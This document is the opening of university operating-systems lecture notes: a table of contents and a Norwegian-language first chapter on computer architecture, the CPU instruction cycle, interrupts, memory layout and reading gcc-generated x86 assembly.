

Operating Systems

*Lecture Notes, Review Questions, Problems and Lab
Tutorials*

Erik Hjelmås

August 16, 2026

Contents

1	Introduksjon til datamaskinarkitektur	1
1.1	Arkitektur	1
1.1.1	Register	3
1.1.2	ISA	4
1.1.3	Slik virker CPU-en	4
1.1.4	Interrupt	4
1.2	Programvare	7
1.2.1	Kompilering	7
1.2.2	gcc	8
1.2.3	32 vs 64 bit	8
1.2.4	Syntaks	8
1.2.5	Eksempler	10
1.3	CPU-terminologi	12
1.3.1	Pipeline/Superscalar	13
1.3.2	HyperThreading/SMT	15
1.4	Cache	16
1.4.1	Hvorfor cache?	17
1.4.2	Write Policy	19
1.5	Lab-øvinger	23
1.6	Repetisjonsspørsmål og oppgaver	27
2	Operating Systems and Processes	28
2.1	Introduction	28
2.1.1	Def	28

2.2	Design goals	29
2.3	History	29
2.3.1	Unix/Linux	29
2.3.2	Windows	30
2.4	Processes	30
2.4.1	Process	30
2.4.2	Creation	31
2.4.3	States	31
2.4.4	List, PCB	31
2.4.5	Process characteristics	32
2.5	Lab tutorials	33
2.6	Review questions and problems	34
3	System Calls	35
3.1	System Calls	35
3.1.1	fork()	35
3.1.2	wait()	36
3.1.3	exec()	37
3.1.4	Why???	37
3.1.5	Signals	37
3.2	Process execution	37
3.2.1	Direct execution	37
3.2.2	Restricted operation	38
3.2.3	Timer interrupt	39
3.3	Lab tutorials	41
3.4	Review questions and problems	42
4	Scheduling	44
4.1	Turnaround time	44
4.1.1	FIFO	45
4.1.2	SJF	46
4.1.3	STCF	47

4.2	Response time	47
4.2.1	Round Robin	47
4.2.2	Overlap	48
4.3	MLFQ	49
4.3.1	Basics	49
4.3.2	Priority	49
4.3.3	Boost	49
4.4	Fair Share	50
4.4.1	Lottery	50
4.5	Multiprocessor	50
4.5.1	Affinity	51
4.5.2	Gang Scheduling	51
4.5.3	Pcores and Ecores	52
4.6	Lab tutorials	53
4.7	Review questions and problems	55
5	Address Spaces and Address Translation	57
5.1	Address space	57
5.2	Memory: API	59
5.3	Address Translation	60
5.4	Segmentation	61
5.5	Free Space Mgmt	61
5.6	Paging	61
5.7	Lab tutorials	67
5.8	Review questions and problems	68
6	Memory Management	70
6.1	Faster Translations	70
6.1.1	TLB	70
6.1.2	ASID	72
6.2	Smaller Page Tables	73
6.2.1	Multi-level PT	74

6.2.2	Inverted PT	74
6.3	Memory Management	75
6.3.1	Swap Space	75
6.3.2	Page Fault	75
6.4	Page Replacement Policies	78
6.4.1	Policies	78
6.4.2	Workloads	78
6.4.3	Terminology	79
6.5	Linux	79
6.6	Lab tutorials	80
6.7	Review questions and problems	81
7	Threads and Locks	83
7.1	Introduction	83
7.1.1	pthread	84
7.1.2	sharing data	84
7.2	Thread API	85
7.3	Locks	86
7.3.1	Test-and-set	86
7.3.2	Compare-and-swap	86
7.3.3	Spin or switch?	87
7.4	Deadlock	87
7.5	Lab tutorials	89
7.6	Review questions and problems	90
8	Condition Variables and Semaphores	91
8.1	Condition Variables	91
8.1.1	ProducerConsumer	91
8.2	Semaphore	93
8.2.1	Binary	94
8.2.2	Ordering	94
8.2.3	ProducerConsumer	94

8.2.4	ReaderWriter	95
8.2.5	Dining Philosophers	95
8.3	Barrier	95
8.4	Monitor	96
8.5	Deadlock	96
8.6	Lab tutorials	98
8.7	Review questions and problems	99
9	Input/Output and RAID	101
9.1	Input/Output	101
9.1.1	Three ways of I/O	102
9.1.2	Addressing	102
9.1.3	I/O Stack	103
9.2	Storage	104
9.2.1	HDD	104
9.2.2	SSD	105
9.2.3	RAID	108
9.2.4	Testing	108
9.3	Lab tutorials	111
9.4	Review questions and problems	112
10	File Systems	113
10.1	Files and Directories	113
10.1.1	API	113
10.1.2	File descriptors	114
10.1.3	Sync	114
10.1.4	Metadata	115
10.1.5	Directories	115
10.1.6	Links	115
10.1.7	Access control	116
10.1.8	mkfs/mount	117
10.2	Implementation	117

10.2.1 A File System	117
10.2.2 Addresses	117
10.2.3 Directories	119
10.2.4 Access path	119
10.2.5 Caching	119
10.3 Crash Management	121
10.3.1 FSCK	121
10.3.2 Journalling	122
10.4 Lab tutorials	123
10.5 Review questions and problems	124
11 Virtualization and Containers	125
11.1 How much OS?	125
11.2 Intro Virtual Machines	126
11.2.1 Requirements	126
11.3 Hypervisors	127
11.4 CPU	127
11.4.1 Binary translation	128
11.4.2 Paravirtualization	128
11.4.3 HW virtualization	129
11.5 Memory	130
11.5.1 Shadow page tables	132
11.5.2 Nested page tables	133
11.6 Containers	136
11.6.1 Installing Docker	137
11.6.2 Cgroups	137
11.6.3 Kernel namespaces	138
11.6.4 CoW & Union mounts	139
11.6.5 Container security	140
11.6.6 Tutorial: Creating an image and a container	141
11.7 Lab tutorials	143
11.8 Review questions and problems	144

12 Operating System Security	145
12.1 Introduction	145
12.1.1 Goals	145
12.1.2 Principles	146
12.2 Access Control	146
12.2.1 Reference monitor	146
12.2.2 Capability/ACL	147
12.2.3 MAC/DAC	150
12.2.4 Windows operation	153
12.2.5 Linux operation	154
12.3 Memory Protection	155
12.3.1 Buffer Overflow	155
12.3.2 Return-to-libc	158
12.4 Lab tutorials	163
12.5 Review questions and problems	164
Bibliography	166

1

Introduksjon til datamaskinarkitektur

1.1 Arkitektur

CPU, minne og I/O i figur 1.1.

En datamaskinarkitektur består av en CPU (med Control Unit (CU), Arithmetic Logic Unit (ALU) og registre), minne og I/O. Den kan klassifiseres enten som en *von Neumann-arkitektur* hvis data og instruksjoner deler kommunikasjonslinjer (busser) og minne, eller som en *Harvard-/modifisert Harvard-arkitektur* hvis kommunikasjonslinjene (bussene) er separate for data og instruksjoner. CPU-en har også en klokke (ikke med i figuren) som genererer pulser typisk hvert nanosekund (ns) eller så, og det er dette som gjør at CPU-en faktisk "gjør ting". En CPU gjør typisk noe hvert nanosekund (ns), noe som betyr at den gjør en milliard (tusen millioner) ting hvert sekund.


CPU Central Processing Unit – hovedprosessoren. Dette er datamaskinens "hjerne", og er maskinvarekomponenten som har ansvaret for å utføre maskininstruksjoner.

MMU Memory Management Unit – en nøkkelkomponent som gjør at hvert kjørende program får sitt eget minneområde. Vi ser nærmere på dette i kapittel 6.

CU Control Unit – styrer dataflyten og gjør alle forberedelsene som er nødvendige for at ALU-en skal kunne utføre instruksjoner.

ALU Arithmetic Logic Unit – utfører aritmetiske eller logiske instruksjoner på binære tall.

Registre Den minste og raskeste lagringen i datamaskinen (typisk lagres 8 til 64 bit her).



Figur 1.2: Register.

lastes inn i minnet, og de inneholder *instruksjoner* og *data*. Alt lagres som bit (et bit er null eller en) i minnet, og åtte bit kalles en Byte. En Byte er den minste enheten vi kan hente fra minnet: *hver adresse inn i minnet peker på en Byte, IKKE et bit*.

I/O-enheter I/O-enheter er koblet til datamaskinens sentrale buss, og brukes av CPU-en for å få informasjon ut av og inn i datamaskinen. Disse enhetene består normalt av en egen "liten datamaskin" som kalles en kontroller, og som har en prosessor, litt minne, litt programvare (firmware) og noen grensesnitt (egne registre som CPU-en kan skrive til eller lese fra). Et eksempel på en I/O-enhet er harddisken (i laptopen din i dag er dette sannsynligvis en SSD, en Solid State Drive), som har en kontroller CPU-en kan "snakke med", og en faktisk lagringsenhet bak kontrolleren.

1.1.1 Register

Registere i figur 1.2.

Et register kan brukes i 8-bits, 16-bits, 32-bits eller 64-bits versjon. Hvis du ser et register som starter med *r*, vet du at det er 64-bits versjonen (f.eks. *rax*, *rip*, *rsp*), og starter det med *e*, er det 32-bits versjonen (f.eks. *eax*, *eip*, *esp*). Vi ser sjelden 16-bits- eller 8-bits-versjonene i dag. Merk altså at om du ser f.eks. både *rax* og *eax* i assembly-koden så er dette samme fysiske register, eneste forskjell er at når det står *eax* brukes bare halvparten av dette registeret.

- Elektroingeniør: mikroarkitektur
- Informatiker: Instruction Set Architecture (ISA):
 - native datatyper og *instruksjoner*
 - *registre*
 - adresseringsmodus
 - minnearkitektur
 - håndtering av interrupt og exceptions
 - ekstern I/O

Figur 1.3: Instruction Set Architecture.

1.1.2 ISA

Instruction Set Architecture i figur 1.3.

Hver Instruction Set Architecture (ISA), også kalt datamaskinarkitektur, har et bestemt sett med instruksjoner den kan utføre. Instruksjonssettet varierer mellom de ulike arkitekturene, f.eks. Intel/AMD X86 som vi skal bruke, Arm (som sitter i mobiltelefonene og nettbrettene) og Sun SPARC som var en suksess på kraftige arbeidsstasjoner for mange år siden. Instruksjonssettet er det vi som informatikere er interessert i når det gjelder datamaskinarkitekturen, altså det vi kan bruke direkte til å programmere på lavest mulig nivå. Vanligvis bruker vi den symbolske representasjonen av selve maskininstruksjonene: assembly-kode.

Mens vi som informatikere vanligvis ikke bryr oss om nivåer under instruksjonssettet, er elektroingeniører opptatt av *mikroarkitekturen* ("lagene under"), som er hvordan instruksjonene faktisk skal implementeres i elektroniske komponenter på CPU-en.

Vanlige instruksjoner i figur 1.4.

1.1.3 Slik virker CPU-en

Ut fra det vi vet så langt kan vi tenke oss at det CPU-en gjør, tilsvarer omtrent følgende pseudokode:

Arbeidsflyten i CPU-en i figur 1.5.

1.1.4 Interrupt

Arbeidsflyten i CPU-en – med interrupt i figur 1.6.

De vanligste instruksjonene vi kommer til å se:

- **Flytte/kopiere data** `mov`
- **Matematiske funksjoner** `add, sub`
- **Funksjonsrelatert** `call, ret`
- **Branch/Jump** `jmp, je (jump if equal), jne (jump if not equal)`
- **Sammenligning** `cmp`
- **Stack** `push, pop`

Figur 1.4: Vanlige instruksjoner.

```
while(not HALT) { # så lenge strømmen er på
  IR=Program[PC]; # hent instruksjonen PC peker på inn i IR
  PC++;          # øk PC (program counter, også kalt IP)
  execute(IR);   # utfør instruksjonen i IR
}
```

Dette er instruksjonssyklusen, også kalt *fetch, (decode,) execute*-syklusen.


Figur 1.5: Arbeidsflyten i CPU-en.

```
while(not HALT) {
  IR = mem[PC]; # IR = Instruction Register
  PC++;        # PC = Program Counter (register)
  execute(IR);
  if(IRQ) {    # IRQ = Interrupt ReQuest
    savePC();
    loadPC(IRQ); # Hopper til Interrupt-rutine
  }
}
```

Figur 1.6: Arbeidsflyten i CPU-en – med interrupt.

Innholdet i registrene *tilhører det programmet som kjører nå* og operativsystemet
 Det kan være *flere programmer lastet inn i minnet* (dette kalles multiprogrammering), men bare ett lastet på hver CPU-kjerne (to kan være lastet hvis Hyperthreading/SMT finnes på den CPU-kjernen)

Figur 1.7: Registerne vs fysisk minne (RAM).



Figur 1.8: Et program i minnet.

Brikken som mangler i puslespillet så langt, er Input/Output (I/O): hva skjer når vi trykker på en tast på et tastatur? Mellom hver instruksjon CPU-en utfører, sjekker den om det har skjedd noe I/O (f.eks. at et tastetrykk har funnet sted, eller at en nettverks-pakke har kommet inn fra nettverkskortet). I/O-enheter genererer et *interrupt* når de vil ha oppmerksomheten til CPU-en. Hvis CPU-en oppdager at et interrupt har kommet, stopper den det den holder på med og utfører en bestemt kode (med kode mener vi en samling maskininstruksjoner) for å håndtere det interruptet. Koden som håndterer et tastetrykk, er en annen enn koden som håndterer en nettverkspakke som kommer inn. Interrupt fra I/O-enheter kan skje når som helst, og kalles derfor asynkrone interrupt. Det finnes også en klasse synkrone interrupt som består av software interrupt/system-kall og exceptions, som vi skal lære om i kapittel 3.

Registerne vs fysisk minne (RAM) i figur 1.7.

Et program i minnet i figur 1.8.

Den grunnleggende oppbyggingen til et program som er lastet inn i minnet (fra disk), er

Text Dette er selve programmet, maskininstruksjonene. Det kalles Text fordi det er "programteksten".

Data/Heap Dette området vokser oppover (dvs økende minneadresser) og er egentlig delt i Data, BSS (Block Started by Symbol) og Heap, men vi omtaler det bare som Data/Heap siden ulike folk og lærebøker noen ganger omtaler det med bare Data eller bare Heap. Dette området inneholder de *globale variablene*, *lokale statiske variabler* (f.eks. når du skriver `static int i;`) og *dynamisk allokerede variabler* (f.eks. når du bruker `malloc` eller `calloc`).

Biblioteker De fleste programmer gjenbraker kode fra biblioteker. På Linux laster alle programmer inn biblioteket som heter `libc` her (som regel flere biblioteker også). Når vi sier "laster inn biblioteket", mener vi egentlig "peker på biblioteket", fordi alle programmene deler dette biblioteket i minnet for å spare plass (at alle programmer har identiske kopier av et bibliotek er noe operativsystemet og programvaren prøver å unngå).

Stack Kalles noen ganger call stack eller user space-stacken, siden operativsystemet også vedlikeholder en kernel-stack for hvert program. Dette området vokser nedover. En stack er en datastruktur du kan tenke på som en bøtte: det siste elementet du legger på stacken, vil alltid være elementet på toppen. Stacken er delt inn i *stack frames*. Verdien i base pointer-registeret (EBP/RBP) peker alltid til bunnen av den øverste stack framen, mens stack pointer-registeret (ESP/RSP) alltid peker til toppen av stacken (og dermed toppen av den øverste stack framen). Hver gang koden din går inn i en funksjon, opprettes en ny stack frame, og når den forlater funksjonen, fjernes stack framen. Stacken er der *lokale automatiske variabler* (vanlige variabler du oppretter innenfor en kodeblokk), *returadresser* og noen ganger *funksjonsargumenter* lagres.

1.2 Programvare

1.2.1 Kompilering

Tenk på "abstraksjonsnivåene" i en datamaskin som følgende (poenget her er skiftet mellom programmeringsspråk laget for mennesker og assembly/maskinkode laget for datamaskiner):

Høyt nivå	
A	
KI: Kodegenerering fra prompts	A
4GL: Kodegenerering fra diagrammer	
	Laget for
Høynivå programmeringsspråk	mennesker
(C,C++,Java,...) (portabelt)	

```
gcc -S tmp.c      # fra C til assembly
nano tmp.s       # rediger den
gcc -o tmp tmp.s  # fra assembly til maskinkode
./tmp            # kjør maskinkoden

# vi trenger ikke linjer som starter med .cfi
gcc -S -o - tmp.c | grep -v .cfi > tmp.s
# eller unngå .cfi-linjene i utgangspunktet
gcc -fno-asynchronous-unwind-tables -S tmp.c
```

Figur 1.9: GNU Compiler Collection: gcc.

```
| - - - - -
|
| Assembly/maskininstruksjoner          Laget for
| (X86,Arm,SPARC,...) (ikke portabelt)   datamaskiner
|                                       |
| (Mikrooperasjoner)                   |
|                                       |
|                                       V
| (Digital logikk)
V
Lavt nivå
```

1.2.2 gcc

gcc er kompilatoren vår, og gir ut assembly-kode med opsjonen -S:

GNU Compiler Collection: gcc i figur 1.9.

(CFI er kort for Call Frame Information, og er noe vi ikke trenger i vår sammenheng.)

1.2.3 32 vs 64 bit

32- vs 64-bits kode i figur 1.10.

1.2.4 Syntaks

Assembly-kode i figur 1.11.

Direktiver starter med et punktum (.), og labels slutter med kolon (:).

Samme C-kode, ulik assembly- og maskinkode

```
gcc -S asm-0.c      # 64-bit siden OS-et mitt er 64-bit
grep push asm-0.s   # skriv ut linjer som inneholder "push"
gcc -S -m32 asm-0.c # 32-bits kode
grep push asm-0.s   # skriv ut linjer som inneholder "push"
```

Forskjell i instruksjoner (suffikset q (quadword) for 64-bit, suffikset l (long) for 32-bit) og registre (rbp for 64-bit, ebp for 32-bit).

Figur 1.10: 32- vs 64-bits kode.

```
.file "asm-0.c"      # DIREKTIVER
.text
.globl main

main:                # LABEL

push    rbp          # INSTRUKSJONER
mov     rsp, rbp
mov     0, eax
ret
```

Figur 1.11: Assembly-kode.

Assembly-kode oversettes til maskinkode av et program som kalles en assembler. Vi skal bruke GNU assembler (GAS), som er den vi bruker når vi bruker gcc. Assembly-kode består av instruksjoner (som mappes én-til-én til maskininstruksjoner) og direktiver, som er informasjon til assembleren. I tillegg brukes labels til å referere til bestemte deler av koden, f.eks. hvor i koden man skal hoppe hvis den neste instruksjonen ikke skal utføres.

Linje for linje betyr denne assembly-koden:

.file "asm-0.c" metainformasjon som sier hvilken kildekode denne koden stammer fra

.text sier at det som følger er programkoden ("programteksten")

.globl main sier at main skal ha globalt scope (synlig for annen kode som ikke ligger i akkurat denne fila, altså kode som linkes inn, delte biblioteker osv.)

main: en label. Det er vanlig å kalle main-funksjonen (starten på programmet) i et program for main

push rbp legger base pointer (også kalt frame pointer) på stacken

mov rsp, rbp setter base pointer (registeret rbp) lik stack pointer (registeret rsp)

http://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax

instruksjons-suffiks b (byte), w (word), l (long), q (quadword)

operand er et argument

operand-prefiks % er et register, \$ er en konstant (et tall)

adresseberegning `movl -4(%ebp), %eax`
 "last inn det som ligger på adresse(`ebp - 4`) i `eax`"

Figur 1.12: GNU/GAS/AT&T-syntaks.

http://en.wikipedia.org/wiki/X86_instruction_listings

Figur 1.13: Oversikt over X86-assembly.

mov 0, eax setter et "general purpose"-register `eax` til å være 0. Det er vanlig å legge returverdien til et program i `eax`-registeret hvor `ret`-instruksjonen forventer å finne den.

ret hvis det finnes en instruction pointer/program counter (IP/PC) som tidligere er lagret på stacken, legg denne tilbake i IP/PC-registeret slik at funksjonen som kalte meg kan fortsette der den slapp. Returner verdien som ligger i `eax`-registeret.

GNU/GAS/AT&T-syntaks i figur 1.12.

Målet vårt er ikke å lære alle detaljene så vi kan skrive assembly-kode, men vi bør kunne det grunnleggende slik at vi kan lese og forstå enkel assembly-kode.

Oversikt over X86-assembly i figur 1.13.

1.2.5 Eksempler

La oss lære assembly gjennom eksempler. Du finner alle disse filene i [git-repositoryet iikos-files](#).

Husk at vi genererer assembly-kode med kommandoen

```
gcc -S -fno-asynchronous-unwind-tables asm-0.c
```

Dette gir ut fila `asm-0.s`, som vi kan se på med

```
cat asm-0.s
```

DEMO `asm-0.c` Denne har vi allerede sett i det fargelagte eksempelet tidligere.

DEMO `asm-1.c` En ekstra kodelinje fordi 0 skrives til stacken (siden vi bruker en lokal variabel), og deretter kopieres fra stacken til registeret (MERK: plutselig to skrivinger til minnet, og det er mye (dvs. minst 10x) tregere enn å skrive til et register)

Merk: parenteser rundt et register betyr at vi aksesserer minnet på adressen som er lagret i registeret.

Vi kan se forskjellene mellom to filer med

```
diff asm-0.s asm-1.s
```

DEMO `asm-2.c` Lokale og globale variabler. Merk at et direktiv `.data` (eller `.bss`) har dukket opp. Data er området der globale variabler som har en initiell verdi lagres. Disse verdiene må lagres i programfila. BSS er området der globale variabler uten initiell verdi lagres. Det holder å ha bare størrelsen på disse variablene i programfila, siden de ikke skal ha en verdi. Med andre ord: prøv å endre linja `int j=1; til int j=1,x;` og rekompiler til assembly-kode for å se at et `.bss`-direktiv har dukket opp.

Merk at den globale variabelen `j` adresseres med utgangspunkt i instruction pointer `rip`. Dette er et tilfelle av PC-relativ adressering (fra [Introduction to x64 Assembly](#)):

RIP-relative addressing: this is new for x64 and allows accessing data tables and such in the code relative to the current instruction pointer, making position independent code easier to implement.

Se også [PC-relative](#) hvis du er interessert i å lære detaljene. Vi skal ikke fokusere på PC-relativ adressering i dette faget, men vi må nevne det her siden det dukker opp i koden vår.

Legg også merke til `add`-instruksjonen (som legger en verdi til et register).

DEMO: `asm-3-stack.c` Her har vi en funksjon `add()`, og vi ser i assembly-koden at denne blir til en label vi kan hoppe til, og det er dette vi gjør med `call`-instruksjonen. Argumentene sendes til funksjonen ved hjelp av registrene `esi` og `edi`. Prøv å kompilere koden til en 32-bits versjon:

```
gcc -S -fno-asynchronous-unwind-tables -m32 asm-3-stack.c
```

Vi ser at i 32-bits versjonen pusher argumentene på stacken i stedet for å sendes til funksjonen via registre. Egentlig bruker 64-bits kode også stacken til å sende argumenter til funksjoner, men bare hvis det er mer enn seks argumenter til funksjonen (argument nummer sju og oppover pusher på stacken).

Området på stacken som en funksjon bruker, kalles en *stack frame*, og består av området som ligger mellom base pointer og stack pointer. Når en funksjon kalles, lagres base pointer unna på stacken og base pointer settes lik stack pointer. Dermed har vi startet en ny stack frame, og vi kan gå tilbake til forrige stack frame når funksjonen er ferdig. Det er derfor du ser denne koden i begynnelsen av hver funksjon (inkludert `main`):

```
pushq %rbp          # lagre base pointer på stacken
movq  %rsp, %rbp    # sett base pointer til verdien av stack pointer
```

Disse enkle programmene kan selvsagt optimaliseres til å bruke langt færre instruksjoner for å gjøre jobben sin. Vi kan be kompilatoren om å optimalisere med opsjonen `-O` (kan også bruke ulike optimaliseringsnivåer, men det går vi ikke inn på):

Fra Carter (2006) *PC Assembly Language*, side 18:

- Assembly-kode *kan være raskere* og mindre enn kode generert av en kompilator
- Assembly gir tilgang til *maskinvarefunksjoner direkte*
- Dypere forståelse av *hvordan datamaskiner virker*
- Bedre forståelse av hvordan *kompilatorer* og høynivåspråk som C virker

Figur 1.14: Hvorfor lære assembly.

- Klokkehastighet/-frekvens
- Pipeline, superscalar
- Maskininstruksjoner om til *mikrooperasjoner* (μ ops)
- Out-of-order-utførelse

Figur 1.15: Viktige begreper.

```
gcc -S -fno-asynchronous-unwind-tables -O asm-3-stack.c
cat asm-3-stack.c
```

Hvorfor lære assembly i figur 1.14.

For eksempel vil spillprogrammerere gjerne utnytte maskinvarefunksjoner fullt ut, mens sikkerhetsanalytikere vil bruke assembly til effektiv implementasjon av kryptografio-
perasjoner på lavt nivå, der det ofte er snakk om å flytte bit i et register som en del av
en algoritme. For vår del er det viktig å bruke assembly til å forstå blant annet


- hvordan datamaskinen utfører compilert eller tolket kode vi har skrevet
- hvordan user- og kernel-mode virker
- hvordan manglende synkronisering fører til feil verdier for delte variable

1.3 CPU-terminologi

Viktige begreper i figur 1.15.

Terminologi: CPU vs. CPU-kjerne

Vi kaller den fysiske komponenten/brikken i datamaskinen for **CPUen** (prosessoren).



Figur 1.16: Pipelined og superscalar CPU.

Vi kaller én selvstendig utføringsenhet inni denne brikken – den som henter, dekoder og utfører instruksjoner – for en **CPU-kjerne (CPU core)**. En moderne CPU har som regel flere slike kjerner (f.eks. 2, 4, 8 eller 16), og hver kjerne kan kjøre sin egen instruksjonsstrøm uavhengig av de andre. En CPU med to kjerner heter en "Dual-core CPU", tilsvarende har vi quad-core og octa-core.

- Historisk hadde CPU-er bare én kjerne, så da var CPU og CPU-kjerne det samme.
- I dette kurset sier vi som oftest bare CPUen, og da mener vi i praksis én kjerne – altså en forenklet, enkeltkjerne-CPU-modell.

Merk altså at hvis foreleser bare sier "CPUen" så prater vi om en en-kjerne CPU, for veldig ofte er vi bare interessert i å forstå hvordan en CPU-kjerne benyttes av operativsystemet og programmene.

Utførelsen av alt som skjer i en datamaskin er basert på en klokkesyklus, dvs. hvis vi har en klokkehastighet på 1 GHz, betyr det at det kommer en milliard pulser (generert av en oscillator) hvert sekund, og hver slik puls driver utførelsen av instruksjonene et steg videre. For å forenkle litt regner vi CPU-en som i stand til å utføre én instruksjon per puls (klokkeperiode), altså tar det ett nanosekund (en milliarddels sekund) å utføre én instruksjon (dette er ikke helt presist, siden en superscalar CPU kan utføre flere mikroinstruksjoner per klokkeperiode).

1.3.1 Pipeline/Superscalar

Pipelined og superscalar CPU i figur 1.16.

Utførelsen av en instruksjon skjer i flere steg, som vi kaller mikrooperasjoner. For eksempel kan det å legge sammen to tall som ligger i hvert sitt register brytes opp i minst følgende steg:

1. (fetch) Hent instruksjonen fra minnet

2. (decode) Dekod den, hvilken instruksjon er dette?
3. (decode) Plasser tallene som skal legges sammen i riktige registre
4. (execute) Legg sammen tallene
5. (execute) Lagre resultatet i et register

For at CPU-en skal jobbe så effektivt som mulig, lager man derfor adskilte enheter der hver av disse mikrooperasjonene utføres, og så lar vi instruksjonene passere disse enhetene én etter én, som på et samleband. En slik organisering av CPU-en kalles en "pipeline", og er illustrert i del (a) av figuren over.

